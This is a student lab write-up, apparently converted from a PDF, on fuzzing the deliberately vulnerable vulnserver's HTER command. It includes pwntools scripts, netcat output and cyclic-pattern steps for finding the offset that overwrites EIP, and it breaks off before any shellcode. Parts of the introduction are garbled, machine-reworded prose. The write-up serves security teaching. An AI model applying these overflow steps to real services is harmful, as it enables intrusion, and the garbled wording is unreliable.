



# OHTS Assignment

---

MAY 12

---

IT17011808


Authored by: K.B.S.B.Kudagoda.

---

# Simple Fuzzer for Remote Application

## TECHNIQUES USED IN VIDEO

- Window 7
- Immunity debugger
- ftp server
- HOST (kali)



**Fuzzing is the usually automated process of entering random data into a program and analyzing the results to find potentially exploitable bugs.**

---

# Introduction

In the realm of cybersecurity, fuzzing is the generally computerized procedure of finding hackable programming bugs by arbitrarily taking care of various changes of information into an objective program until one of those stages uncovers a powerlessness. It's an old yet progressively basic procedure both for programmers looking for vulnerabilities to endeavor and safeguards attempting to discover them first to fix. What's more, in a period when anybody can turn up ground-breaking registering assets to barrage a casualty application with garbage information looking for a bug, it's gotten a basic front in the zero-day weapons contest.

Fuzzers work best for finding vulnerabilities that can be misused by buffer overflow, DOS (denial of service), cross-site scripting and SQL injection. These plans are frequently utilized by malevolent programmers goal on unleashing the best conceivable measure of destruction at all conceivable time. Fluff testing is less viable for managing security dangers that don't cause program crashes, for example, spyware, some viruses, worms, Trojans and keyloggers.


This document based on fuzzing technique. Basic buffer overflow for vulnerable application.

## PREPARE VULNERABLE MECHINE


First of all have to download vulnserever from

<https://sites.google.com/site/lupingreycorner/vulnserver.zip>

Save the zip and extract the server folder and open up it in windows 7



Now it's waiting for a client connection. Before we going into the client side we going to find out the ip address of server machine. For that hit ipconfig.



Ip address of the server was 192.168.1.101.

Now we going to client side.

Special note: for the better exploitation the server machine should turn off fire wall.

## Testing the server

For the testing we must opne up terminal in kali machine and search for server ip address with the port 9999.

```
nc 192.168.1.101 9999
```

```
root@kali:~# nc 192.168.1.101 9999
Welcome to Vulnerable Server! Enter HELP for help.
sHELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
HTER
```

To ensure for running function enter HTER anything in your terminal. Then the HTER running message popup in the terminal.

Now this program running ,but we don't know , how it's vulnerable or where , what sort of code need to pass and what input payload will actually crash the service.


So we wanna create a python script to understand how is our buffer work and try to understand buffer. In here used simple python script to send some garbaged random data or payload into the buffer so that eventually having a overflow.

In there, I have used 4000 ones a my payload as a value of HTER function.






So then this payload can send for our server side. For avoid any clashing here used `interactive()` function.



```
5
6 s=remote(host,port)
7
8 payload = b"".join([
9
10     b"HTER ",
11     b"A"*40000
12
13 ])
14
15
16 s.send(payload)
17 s.interactive()
```

Now we can run this code into the vulnserver. For that I'm using immunity debugger to analyses how the buffer ,registers work and where the actual crash happen and how it happens. In immunity debugger , lesft side have assembly of the program and top right have registers that values are move through the programm.





All of the 1's seems they are crashing the system but its strange because itsn't get hexadecimal representation of the 1's here. The result should be 313131 as the hexadecimal representation.

```
Immunity Debugger Python Shell
*** Immunity Debugger Python Shell v0.1 ***
ImmLib instantiated as 'imm' PyObject
READY.
>>>hex(ord('A'))
'0x41'
>>>hex(ord('1'))
'0x31'
>>>|
```

So its interesting because its some kind of binary exploitation stuff. So we can try bunch of 'A's instead of '1' s. but result is same it also having a 'AAAAAAA' for instruction point value.

Keep trying to figure out where we want to over write the instruction pointer and we can use for getting to write some shellcode. So that in here create cyclic pattern length of 4000 bytes. here I'm used "123456789ABCDEF" for create a cyclic pattern.

```
ons ▾ Places ▾ Terminal ▾ Sun 14:05 1

root@kali: ~/hter

File Edit View Search Terminal Help

root@kali:~/hter# pwn cyclic -a "123456789ABCDEF" 4000 Help
111121113111411151116111711181119111A111B111C111D111E111F11221123112411251126112
711281129112A112B112C112D112E112F11321133113411351136113711381139113A113B113C113
D113E113F11421143114411451146114711481149114A114B114C114D114E114F115211531154115
51156115711581159115A115B115C115D115E115F11621163116411651166116711681169116A116
B116C116D116E116F11721173117411751176117711781179117A117B117C117D117E117F1182118
3118411851186118711881189118A118B118C118D118E118F1192119311941195119611971198119
9119A119B119C119D119E119F11A211A311A411A511A611A711A811A911AA11AB11AC11AD11AE11A
F11B211B311B411B511B611B711B811B911BA11BB11BC11BD11BE11BF11C211C311C411C511C611C
711C811C911CA11CB11CC11CD11CE11CF11D211D311D411D511D611D711D811D911DA11DB11DC11D
D11DE11DF11E211E311E411E511E611E711E811E911EA11EB11EC11ED11EE11EF11F211F311F411F
511F611F711F811F911FA11FB11FC11FD11FE11FF121213121412151216121712181219121A121B1
21C121D121E121F12221223122412251226122712281229122A122B122C122D122E122F123212331
23412351236123712381239123A123B123C123D123E123F124212431244124512461247124812491
24A124B124C124D124E124F12521253125412551256125712581259125A125B125C125D125E125F1
2621263126412651266126712681269126A126B126C126D126E126F1272127312741275127612771
2781279127A127B127C127D127E127F12821283128412851286128712881289128A128B128C128D1
28E128F12921293129412951296129712981299129A129B129C129D129E129F12A212A312A412A51
2A612A712A812A912AA12AB12AC12AD12AE12AF12B212B312B412B512B612B712B812B912BA12BB1
2BC12BD12BE12BF12C212C312C412C512C612C712C812C912CA12CB12CC12CD12CE12CF12D212D31
2D412D512D612D712D812D912DA12DB12DC12DD12DE12DF12E212E312E412E512E612E712E812E91
2EA12EB12EC12ED12EE12EF12F212F312F412F512F612F712F812F912FA12FB12FC12FD12FE12FF1
3131413151316131713181319131A131B131C131D131E131F1322132313241325132613271328132
9132A132B132C132D132E132F13321333133413351336133713381339133A133B133C133D133E133
```

This values could be used to determine where the actual payload might be. So this pattern going to use as a payload in our script.


```
~/hter/attacker3.py - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help


attacker3.py attacker2.py untitled

1 from pwn import *
2
3 host = "192.168.1.106"
4 port = 9999
5
6 s = remote(host, port)
7
8
9
10 cyclic_pattern = b'111121113111411151116111711181119111A111B111C111D111E111F11221123112411251126112
11
12 offset = 2043
13 payload = b"".join([
14     b"HTER ",
15     cyclic_pattern
16 ])
17
18
19
20
21 s.send(payload)
22 s.interactive()
```


As a result we can see



Access violation happens under EIP register which is including unique string 7B137A13. Lets take this selection and find where is this going to exist within that long cyclic pattern.




But the problem is the size of the string. so find for last 4 bytes within the cyclic pattern.

A terminal window on a Kali Linux system. The user runs 'pwn cyclic -a 123456789ABCDEF -l 7B137A13'. The output shows an interrupted connection, then a critical message that the subpattern must be 4 bytes. The user then runs 'pwn cyclic -a 123456789ABCDEF -l 7A13' and the output is '2043'.

```
[*] Interrupted
[*] Closed connection to 192.168.1.106 port 9999
root@kali:~/hter# pwn cyclic -a 123456789ABCDEF -l 7B137A13
[CRITICAL] Subpattern must be 4 bytes
root@kali:~/hter# pwn cyclic -a 123456789ABCDEF -l 7A13
2043
root@kali:~/hter#
```

The value return as 2043. So this going to be used in our script. Lets modify our script including this value as the offset.

And create new instruction point fill with 'BBBBBBBB'

A screenshot of a Sublime Text editor window titled 'linux\_12 [Running] - Oracle VM VirtualBox'. The editor is open to a file named 'attacker3.py'. The code defines a host, port, and a remote session. It constructs a payload by joining 'HTER ', the offset '2043', 'BBBBBBBB', and a cyclic pattern. The payload is then sent and the session is made interactive.

